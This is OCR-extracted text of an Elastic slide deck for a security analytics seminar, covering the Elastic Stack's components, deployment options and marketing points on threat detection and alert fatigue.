
Catch the Hack!

{ Security } Analytics Seminar

Nicholas Lim | Hwanggon Kim
Consulting Manager - APJ | Solution Architect - Korea
nicholas.lim@elastic.co (@imNicL)

The Elastic Stack



Stack Features

Single install
Extensions for the Elastic Stack
Subscription pricing

Security

Alerting


Monitoring


Reporting


Graph

Machine Learning


elastic


Application Search
Site Search
Enterprise Search
Logging
Future
Metrics
APM
Business Analytics
Security Analytics
Solutions
Elastic Stack
Kibana
Visualize & Manage
Elasticsearch
Store, Search, & Analyze
Beats
Logstash
Ingest
Stack Features


Elastic Stack
Stack Features
App Search
Site Search
Enterprise Search
Logging
Metrics
APM
Business Analytics
Security Analytics
Future
Solutions
Kibana
Visualize & Manage
Elasticsearch
Store, Search, & Analyze
Beats
Logstash
Ingest
SaaS
Elastic Cloud
Self Managed
Elastic Cloud Enterprise
Standalone
Deployment
elastic


Application Search
Site Search
Enterprise Search
Logging
Future
Metrics
APM
Business Analytics
Security Analytics
Solutions
Kibana
Visualize & Manage
Elasticsearch
Store, Search, & Analyze
Beats
Logstash
Ingest
SaaS
Elastic Cloud
Self Managed
Elastic Cloud Enterprise
Standalone
Deployment
Elastic Stack
Stack Features
elastic

Security Analytics Enterprise



elastic

Attacks are inevitable

Security is hard

1

Security Data Exploding

Elastic Edge

- Scalable from the start
- Distributed by design
- Real-time at scale

elastic

2

Threats are always changing

Elastic Edge

- Everything is indexed
- Do more with machine learning


3

Alert Fatigue


Elastic Edge

- Ability to focus on most relevant instead of chasing tickets
- Focusing on relevance, significance and anomalous behaviour


Threat Detection Approaches



Threat Detection Market

